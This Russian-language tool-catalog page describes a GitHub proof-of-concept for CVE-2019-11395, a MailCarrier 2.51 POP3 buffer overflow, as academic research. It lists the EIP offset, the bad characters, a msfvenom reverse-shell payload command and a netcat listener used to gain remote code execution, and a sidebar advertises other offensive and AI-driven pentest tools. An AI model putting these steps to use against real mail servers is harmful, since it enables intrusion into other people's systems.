
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2019-11395 — Python-эксплойт для CVE-2019-11395, переполнение буфера в POP3-сервисе MailCarrier 2.51. Генерирует полезную нагрузку reverse shell через msfvenom и обеспечивает удалённое выполнение кода на Windows-системах. | Kitploit
Инструменты/GitHubGitHub/caioprince/cve-2019-11395
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияШелл-кодТестирование на ПроникновениеЭксплуатация Бинарных Файлов
GitHubcaioprince/cve-2019-11395

CVE-2019-11395

Python-эксплойт для CVE-2019-11395, переполнение буфера в POP3-сервисе MailCarrier 2.51. Генерирует полезную нагрузку reverse shell через msfvenom и обеспечивает удалённое выполнение кода на Windows-системах.

Репозиторий
432 лет назадЕщё не проверено
Поделиться

CVE-2019-11395 Эксплойт 🛡️

О CVE-2019-11395 🕵️

Уязвимость CVE-2019-11395 представляет собой переполнение буфера в почтовом приложении MailCarrier 2.51, позволяющее удалённое выполнение кода. Уязвимость возникает в процессах SMTP RCPT TO, POP3 USER, POP3 LIST, POP3 TOP или POP3 RETR.

В ходе академического исследования основное внимание было уделено процессам POP3 для создания Proof of Concept (PoC). Было установлено, что отправка 6000 байт в приложение приводит к прекращению его работы, что выявляет уязвимость переполнения буфера.

Шаги эксплуатации 🔍

  1. Использовал msf-pattern_create -l 6000 для точного определения EIP.
  2. Определил смещение EIP с помощью msf-pattern_offset -q 6E47386E -l 6000, в результате чего смещение EIP составило 5095.
  3. Определил, что expsrv.dll с отключённым ASLR подходит для JMP ESP.
  4. Выявил плохие символы \x00\x0a\x0d во время тестов на недопустимые символы.
  5. Сгенерировал полезную нагрузку с помощью msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  6. Скорректировал код CVE-2019-11395.py для адаптации под полезную нагрузку.

  7. Открыл соединение с помощью nc -lnvp 4444 и выполнил эксплойт (CVE-2019-11395.py), чтобы получить доступ к среде и подтвердить описанную CVE.
Использование 🚀

Выполните следующие шаги для использования эксплойта:

  1. Сгенерируйте полезную нагрузку с помощью msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  2. Скопируйте вывод команды msfvenom.
  3. Скорректируйте код CVE-2019-11395.py, заменив переменную shellcode на вывод, полученный из команды msfvenom.
  4. Выполните эксплойт (CVE-2019-11395.py), чтобы получить доступ к среде и подтвердить описанную CVE.

Скомпрометированная среда 📸

PoC CVE-2019-11395

🔗 Свяжитесь со мной

Посетите мой профиль в LinkedIn

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






